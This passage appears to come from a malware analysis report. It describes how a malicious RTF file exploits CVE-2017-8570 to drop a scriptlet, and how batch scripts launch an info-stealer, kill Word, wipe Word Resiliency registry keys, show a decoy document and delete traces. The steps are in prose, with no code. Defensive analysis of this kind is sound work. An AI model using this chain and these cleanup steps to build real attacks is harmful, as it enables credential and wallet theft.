
Creates file block.txt in the same directory
Executes 2nd.bat
Deletes task.bat

3. 2nd.bat does the following operations:

Executes exe.exe
Kill winword.exe
Delete Word Resiliency keys [likely to remove recent opened file cache]
Copy and open decoy.doc
Delete earlier created block.txt file
Delete inteldriverupd1.sct

The exploitCVE-2017-8570 bypasses the Microsoft patch for CVE-2017-0199. It makes use of a composite moniker in the RTF file to execute a Windows Script Component (WSC) file or scriptlet on the victim's machine. A scriptlet is a XML file wrapping a script like VBScript, JavaScript, etc.The RTF document uses a *Packager.dll* trick to drop an SCT file into the %TEMP% directory and execute it using the escalated privilege that the vulnerability provides.

The workflow of CVE-2017-8570 and malicious RTF document is shown below:



The malicious executables dropped by the RTF document (exe.exe) is a malware capable of stealing user's private data including stored credentials and cryptocurrency wallets. The stolen information is relayed back to the Command & Control (C&C) server.